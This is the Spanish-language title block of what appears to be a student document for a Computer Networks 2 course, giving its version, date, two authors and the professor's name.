Versión: 2.0 (Simplificada)
Fecha: Septiembre 12, 2025
Autores: Uriel Felipe Vázquez Orozco, Euler Molina Martínez
Materia: Redes de Computadoras 2
Profesor: M.C. Manuel Eduardo Sánchez Solchaga